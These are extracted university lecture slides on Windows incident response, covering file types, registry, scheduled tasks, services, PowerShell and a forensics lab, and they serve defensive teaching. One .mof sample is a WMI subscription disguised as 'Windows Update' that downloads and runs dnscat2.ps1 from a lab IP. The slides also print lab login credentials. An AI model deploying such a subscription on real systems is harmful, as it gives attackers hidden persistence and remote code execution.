

Incident Response &

UBNetDef, Fall 2021
Week 15

Lead Presenter:

Anthony Magrene

Wireshark Expert:

Sean Manly



Microsoft®
Windows®


The Microsoft Windows logo is displayed prominently in the center-right of the slide. It consists of the word "Microsoft" in a black serif font above the word "Windows" in a large, bold, black sans-serif font. A registered trademark symbol (®) is located at the top right of each word. To the right of the text, the classic Windows logo is shown as a 3D cube composed of colored squares (red, green, blue, yellow) with black outlines.

Agenda – Week 15

- Incident Response (IR) High Level
- Windows Concepts
- PowerShell for IR
- Network Forensics
- Hands-on Activity 1-2
- Windows Management Instrumentation (WMI) & Services
- Hands-on Activity 3
- Persistence
- Hands-on Activity 4



Incident Response



Windows Concepts

Batch Files (.bat)


- DOS script
- Can interact with predefined executables

```
C:\Users\AnthonyM>moftcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.

usage: moftcomp [-check] [-N:<Path>]
                  [-class:updateonly|-class:createonly]
                  [-instance:updateonly|-instance:createonly]
                  [-B:<filename>] [-P:<Password>] [-U:<Username>]
                  [-A:<Authority>] [-WMI] [-AUTORECOVER]
                  [-MOF:<path>] [-MFL:<path>] [-AMENDMENT:<Locale>]
                  [-ER:<ResourceName>] [-L:<ResourceLocale>]
                  <MOF filename>

-check                         Syntax check only
-N:<path>                      Load into this namespace by default
-class:updateonly               Do not create new classes
-class:safeupdate               Update unless conflicts exist
-class:forceupdate              Update resolving conflicts if possible
-class:createonly                Do not change existing classes
-instance:createonly              Do not create new instances
-instance:updateonly              Do not change existing instances
-U:<Username>                  User Name
-P:<Password>                  Login password
-A:<Authority>                 Example: NTLMDOMAIN:Domain
-B:<destination filename>       Creates a binary MOF file, does not add to DB
-WMI                            Do Windows Driver Model (WDM) checks, requires -B switch
-AUTORECOVER                    Adds MOF to list of files compiled during DB recovery
-AMENDMENT:<LOCALE>             Adds MOF into language neutral and specific versions
-MOF:<path>                     where locale is of the form "MS_4?""
-MFL:<path>                     name of the language neutral output
-ER:<ResourceName>              name of the language specific output
-L:<ResourceLocale>             extracts binary mof from named resource
                                optional specific locale number when using -ER switch

Example c:>moftcomp -N:root\default yourmof.mof
```




3/29/2021 3:50 PM

Windows Batch File

1 KB

Dynamic Link Library (.dll)

- Windows implementation of shared libraries
- Prevents redundant storage commonly used code




This PC > Local Disk (C:) > Windows > System32 >

Name	Date modified	Type	Size
aadauthhelper.dll	12/11/2020 6:13 PM	Application exten...	449 KB
aadcloudap.dll	12/11/2020 6:13 PM	Application exten...	970 KB
aadjcsp.dll	3/12/2021 10:15 PM	Application exten...	101 KB
aadtb.dll	1/12/2021 1:43 PM	Application exten...	1,383 KB
aadWamExtension.dll	1/12/2021 1:43 PM	Application exten...	150 KB
AarSvc.dll	3/12/2021 10:15 PM	Application exten...	434 KB
AboutSettingsHandlers.dll	1/12/2021 1:43 PM	Application exten...	431 KB
AboveLockAppHost.dll	3/12/2021 10:15 PM	Application exten...	410 KB
accessibilitycpl.dll	2/11/2021 3:15 PM	Application exten...	275 KB
accountaccessor.dll	1/12/2021 1:44 PM	Application exten...	268 KB
AccountsRt.dll	1/12/2021 1:44 PM	Application exten...	426 KB
AcGeneral.dll	10/23/2020 3:20 PM	Application exten...	362 KB
AcLayers.dll	12/11/2020 6:14 PM	Application exten...	319 KB
acledit.dll	12/7/2019 4:09 AM	Application exten...	11 KB
aclui.dll	12/7/2019 4:09 AM	Application exten...	574 KB
acmigration.dll	3/12/2021 10:15 PM	Application exten...	381 KB
ACPBackgroundManagerPolicy.dll	1/12/2021 1:43 PM	Application exten...	191 KB
acppage.dll	1/12/2021 1:43 PM	Application exten...	87 KB
acproxy.dll	12/7/2019 4:09 AM	Application exten...	13 KB

Portable Executable (.exe)

- Machine code that is executed by the operating system
- May be written using high-level languages
 - GO, C++, C, Ruby etc.




```
HxD - [C:\Windows\notepad.exe]
File Edit Search View Analysis Tools Window Help
notepad.exe
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 F4 D5 A9 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿ...
00000010 B8 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00 .....@.....
00000040 0E 1F BA 0E 00 B4 09 CD 21 B1 01 4C CD 21 54 68 ..,.!..!..!..!.
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 ED E6 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$..
00000080 14 D9 54 C8 50 B8 3A 9B 50 B8 3A 9B 50 B8 3A 9B ..ÜTEP,:P,:P,:>
00000090 59 C0 A5 9B 7E B8 3A 9B 44 D3 3E 9A 5A B8 3A 9B Y@~,:D>S,:>
000000A0 44 D3 3B 9A 53 B8 3A 9B 44 D3 3B 9A 59 B8 3A 9B DÖ9S,:DÖ9Y,:>
000000B0 50 B8 3B 9B 7C BD 3A 9B 44 D3 32 9A 4E B8 3A 9B P,:>|:DÖ2SN,:>
000000C0 44 D3 3F 9A 71 B8 3A 9B 44 D3 C7 9B 51 B8 3A 9B DÖ?S,:DÖCQ,:>
000000D0 44 D3 C5 9B 51 B8 3A 9B 44 D3 38 9A 51 B8 3A 9B DÖÅQ,:DÖ8SQ,:>
000000E0 52 69 63 68 50 B8 3A 9B 00 00 00 00 00 00 00 00 RichP,:>.
000000F0 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 .....PE..d+.
00000100 69 BD FC 86 00 00 00 00 00 00 00 F0 00 22 00 init.....ñ".
00000110 0B 02 0E 14 04 42 02 00 E2 00 00 00 00 00 00 00 .....ñ..ñ...
00000120 B0 3D 02 00 00 10 00 00 00 00 00 40 01 00 00 00 .....ñ..ñ...
00000130 00 10 00 00 02 00 00 00 00 00 00 00 00 00 00 00 .....ñ..ñ...
00000140 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....ñ..ñ...
00000150 B0 6B 03 00 02 00 E0 C1 00 00 00 00 00 00 00 00 .....ñ..ñ...
00000160 00 10 01 00 00 00 00 00 00 00 00 10 00 00 00 00 .....ñ..ñ...
00000170 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 .....ñ..ñ...
00000180 00 00 00 00 00 00 00 00 88 D2 02 00 30 02 00 00 .....ñ..ñ...
00000190 00 00 03 00 D0 0B 00 00 00 30 03 00 28 11 00 00 .....ñ..ñ...
000001A0 00 00 00 00 00 00 00 00 00 70 03 00 D4 02 00 00 .....ñ..ñ...
000001B0 50 AD 02 00 54 00 00 00 00 00 00 00 00 00 00 00 .....ñ..ñ...
000001C0 00 00 00 00 00 00 00 00 B8 E7 02 00 28 00 00 .....ñ..ñ...
```

geckodriver.exe 10/12/2019 8:38 AM Application 3,483 KB

PowerShell Script (.ps1)

- PowerShell Integrated Scripting Environment (ISE)
- Extensive .NET integration



```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
RSA.ps1 X
1 $stop=$false
2 [BigInt]$p=101
3 [BigInt]$q=103
4 [BigInt]$n=$p*$q
5 [BigInt]$fin=(($p-1)*($q-1))
6 [BigInt]$sqrtN=[math]::Sqrt($n)
7 [BigInt]$sqrtFin=[math]::Sqrt($fin)
8 write-host $fin
9 $nfactors = @()
10 $sfactors = @()
11 $rules = @()
12 $i=2
13 #build list of 1 < e < fi(N) List is $rules
14 while($stop -eq $false){
15     while($i -lt $fin){
16         $rules+=$i
17         $i++
18     }
19
20     $stop=$true
21 }
22
23
24 #factors of N and factors of fi(N)
25 $i=1
26 $stop=$false
27 while($stop -eq $false)
28 {
29     while($i -le $sqrtN){
30         if((($n % $i) -eq 0)){
31             $nfactors += $i
32             $sfactors += $n/$i
33         }
34     }
35     $i++
36 }
37 $i=1
38 while($i -le $sqrtFin){
39     if((($fin % $i) -eq 0)){
40         $sfactors += $i
41         if((($fin % $i) -eq 0)){
42             $nfactors += $i
43         }
44     }
45 }
```

Managed Object Format (.mof)

- Used to interact with the Windows Management Instrumentation (WMI)
- Complied used mofcomp.exe

```
PRAGMA NAMESPACE ("\\.\root\subscription")
instance of __EventFilter as $EventFilter
{
    Name = "Windows Update Event MOF";
    EventNamespace = "root\ctimv2";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5"
        "WHERE TargetInstance ISA \"Win32_NTLogEvent\" "
        "AND TargetInstance.EventCode = \"25\" "
        "AND TargetInstance.Message LIKE \"%10.133.251.100%\" ";
    QueryLanguage = "WQL";
};


instance of CommandLineEventConsumer as $Consumer
{
    Name = "Windows Update Consumer MOF";
    RunInteractively = false;
    CommandLineTemplate = "cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1'); Start-Process powershell -ArgumentList '-ExecutionPolicy Bypass -File dnscat2.ps1'";
};

instance of __FilterToConsumerBinding
{
    Filter = $EventFilter;
    Consumer = $Consumer;
};
```

```
PS C:\Users\AnthonyM> mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
```

Event Log (.evtx)

- Stores Windows Logs
- Located C:\Windows\System32\winevt\Logs\
- Event viewer used to view logs



Extensible Markup Language (.xml)


■ Many uses

- Scheduled Tasks are stored as .xml

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Adobe Systems Incorporated</Author>
    <URI>AdobeGCInvoker-1.0.</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <StartBoundary>2021-02-28T11:29:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <GroupId>S-1-1-0</GroupId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT2H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGCInvokerUtility.exe</Command>
      <Arguments>-mode=scheduled</Arguments>
    </Exec>
  </Actions>
</Task>
```

Registry

- ▀ Hierarchical database
 - Stores low-level settings




The screenshot shows the Windows Registry Editor interface. The left pane displays a tree view of registry keys under `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server`. The right pane shows a detailed list of subkeys for the selected key `Terminal Server`, including their names, types, and data values.

Name	Type	Data
(Default)	REG_SZ	(value not set)
AllowRemoteRPC	REG_DWORD	0x00000000 (0)
DelayConMgrTimeout	REG_DWORD	0x00000000 (0)
DeleteTempDirsOnExit	REG_DWORD	0x00000001 (1)
fDenyChildConnections	REG_DWORD	0x00000000 (0)
fDenyTSConnections	REG_DWORD	0x00000001 (1)
fSingleSessionPerUser	REG_DWORD	0x00000001 (1)
GlassSessionId	REG_DWORD	0x00000004 (4)
InstanceId	REG_SZ	db281a2d-0c40-4590-86d5-16c6b48
NotificationTimeOut	REG_DWORD	0x00000000 (0)
PerSessionTempDir	REG_DWORD	0x00000000 (0)
ProductVersion	REG_SZ	5.1
RailShowAllNotifyIcons	REG_DWORD	0x00000001 (1)
RCDependentServices	REG_MULTI_SZ	CertPropSvc SessionEnv
RDPVGCIinstalled	REG_DWORD	0x00000001 (1)
SnapshotMonitors	REG_SZ	1
StartRCM	REG_DWORD	0x00000000 (0)
TSUserEnabled	REG_DWORD	0x00000000 (0)


Scheduled Tasks

- Perform actions given specific triggers
- Stored in C:\Windows\System32\Tasks as xml files





Services

- Behind the scenes to keep things working
- 4 startup types
 - Automatic (Delayed Start)
 - Automatic
 - Manual
 - Disabled



Task Manager

Provides high-level view of what is running



Network Forensics

Network Forensics Hands-on

- Sign onto the machine in your personal folder called "WINIRForClass"
 - Username: sysadmin
 - Password: Change.me!

PowerShell For IR

PowerShell

- Automation and configuration tool
- <https://docs.microsoft.com/en-us/powershell/>

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony>
```


Cmdlets

- Cmdlets are commands in PowerShell
- Cmdlets use verb-noun format
 - Get-computerinfo
 - Get-filehash
 - Write-output
 - Etc...

Get-Filehash

- “Computes the hash value for a file by using a specified hash algorithm.”

